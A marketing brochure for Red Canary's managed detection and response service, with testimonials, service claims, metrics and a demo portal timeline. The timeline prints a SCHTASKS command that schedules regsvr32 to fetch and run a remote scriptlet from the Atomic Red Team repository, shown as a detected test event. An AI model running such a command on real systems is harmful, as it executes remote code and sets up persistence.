

Managed Detection and Response (MDR)

Red Canary arms you with the security expertise and technology you need to detect, investigate, and remediate cyber threats that bypass your preventative controls.

ENDPOINT TELEMETRY + **RED CANARY TECHNOLOGY** + **RED CANARY SECURITY EXPERTS**





24/7 peace of mind

"Red Canary covers the gaps and gives us a set of eyes on our environment, 24/7. Knowing they're looking for suspicious activity around the clock gives us peace of mind."

Information Security Engineer

Added capacity & expertise

"If you're struggling with the right resources, partnering with Red Canary gives you the expertise and staff you need. That leaves you room to tackle what's important to your team."

IT Security Leader

Freedom to focus on what matters

"If we didn't bring in Red Canary, I would still be overwhelmed with alerts and struggling to improve my environment."

Information Security Architect

Add an ally. Strengthen your defenses.

Instantly cover more attacker techniques and more hours of the day. With Red Canary as an extension of your team, you'll improve security overnight and reduce risk over time.

Here's what we do for your team:

MONITOR 24/7


Red Canary MDR analyzes everything that happens on your endpoints and beyond.

HUNT ADVERSARIES

Our Threat Intelligence Team researches new attacker behavior and continually combs your environment.

EXPAND AND EVOLVE DETECTION

Detection Engineers update our library of behavioral analytic use cases hundreds of times per week in response to new attacker behavior.



Over the last 72 hours

1,271 endpoints monitored

2 GB telemetry analyzed

3 events investigated

0 detections confirmed

227 currently open

6 actions automated

Yesterday (February 03, 2020)

Your team


Candace Sake **acknowledged** high severity detection [DEMO-330] Malicious Software (Credential Theft and Hacking Tool) affecting target. 15:01

Red Canary Intelligence

12:52 Red Canary **updated Detector** WIN-CMD-POSSIBLE-DOSFUSCATION-ENV-VAR that provides coverage for technique Command-Line Interface (T1059), which is associated with the Execution tactic.

This detector identifies instances of the Windows Command Processor (`cmd.exe`) with command lines that a pattern indicative of building an executable name from environment variable values. Adversaries commonly use this technique as a method of command obfuscation to evade detection.

12:45 Red Canary **updated Detector** WIN-WMIPRVSE-SPAWN-CONTROL that provides coverage for techniques Windows Management Instrumentation



Detection timeline last seen at 2019-05-24 17:48:23 UTC

Create an **Automate On Demand Playbook** by selecting which actions to perform on each timeline entry.

Related endpoint
target

Checking isolation status...

Kill the indicated process by PID if it is still running.

2017-11-14 16:21:34 UTC

Process spawned by cmd.exe

```
c:\windows\syswow64\schtasks.exe af6b564c183d34705be8f9427765f506
```

Jump to Event #109244

Command line:

```
SCHTASKS /Create /SC MINUTE /TN "Atomic Testing" /TR "regsvr32.exe /s /u
/i:https://raw.githubusercontent.com/redcanaryco/atomic-red-
team/master/Windows/Payloads/RegSvr32.sct scrobj.dll" /mo 30
```

2019-05-23 15:59:23 UTC

Process spawned

```
c:\windows\explorer.exe 01078d46c77ce0d7dc584a29062a799d
```

Jump to Event #109243

INVESTIGATE EVERY THREAT

We analyze every potential threat and perform full investigations so you don't have to.

DELIVER ANSWERS—WITH FEWER THAN 1/1000 FALSE POSITIVES

We only alert you to confirmed threats. When we do, you'll have the context you need to take quick action.

AUTOMATE RESPONSE ACTIONS

Use our custom, automated response actions to add workflow efficiencies and reduce mean time to response.

CONSULT ON SECURITY STRATEGY


As your ally, we serve as your general security counsel. Talk architecture, engineering, or IR strategy with your dedicated, expert Incident Handler.

MEASURE IMPROVEMENT


We show you where you're covered and give you advice on how to improve. Access actionable insights and demonstrate your progress with our suite of robust reports.

Background: Red Canary by the Numbers

Trailing 90 days (June 21, 2019 - September 21, 2019)



How Red Canary MDR Works



Red Canary analyzes endpoint telemetry with our cloud-based detection engine composed of thousands of evolving behavioral analytic use cases. These use cases surface potential threats to the Red Canary Cyber Incident Response Team (CIRT) via our proprietary analyst workbench. Once a threat is confirmed, you can view it in your Red Canary Portal and configure any response actions using automation.

OUR TECHNOLOGIES	OUR TEAMS
AN API-FIRST ARCHITECTURE Red Canary integrates with the tools and workflows you already have in place. You can access detailed threat data for use in ticketing systems, SIEMs, Slack, SMS, and more.	**THREAT INTELLIGENCE AND RESEARCH** Industry veterans perform threat research and analyze intelligence to ensure your coverage for attacker behaviors evolves with new information.
A DETECTION ENGINE THAT SCALES AUTOMATICALLY Our detection engine processes petabytes of endpoint telemetry per day and scales automatically. When a potential threat is uncovered, the engine forwards it to our analyst workbench for investigation.	**CYBER INCIDENT RESPONSE TEAM (CIRT)** Expert detection engineers investigate threats 24/7/365. They remove false positives, classify confirmed threats, and deliver an event timeline with the context you need to take action.
AN ANALYST WORKBENCH THAT DRIVES EFFICIENCY A typical SOC analyst performs 10-20 investigations per day. Thanks to our proprietary analyst workbench, we’re able to perform hundreds—enabling broader, more precise detection coverage.	**INCIDENT HANDLING** Your Incident Handler is here for on-call IR support and ongoing security advice. Get proactive guidance on security architecture, engineering, or overall strategy.

Our Results

EXPAND COVERAGE	RESPOND QUICKER	REDUCE RISK
85%	**10x**	**75%**
of MITRE ATT&CK® techniques observable	reduction in mean time to respond (MTTR)	reduction in realized risk per endpoint over time

WHAT CUSTOMERS ARE SAYING

> “Red Canary took work we were spending hours on each day and brought it down to minutes. Every detection is actionable and reliable. Partnering with Red Canary significantly boosted our confidence in our security posture.”
>
> **Aaron Post, Security Analyst**
> **Denver Health**

> “Partnering with Red Canary brought together two companies who are built by security people for security people. We sleep better at night knowing we have the best blue team defending our systems.”
>
> **Zane Lackey, Chief Security Officer**
> **Signal Sciences**

Better security starts with a better conversation

CONTACT US

redcanary.com/contact-us

REQUEST A DEMO

redcanary.com/demo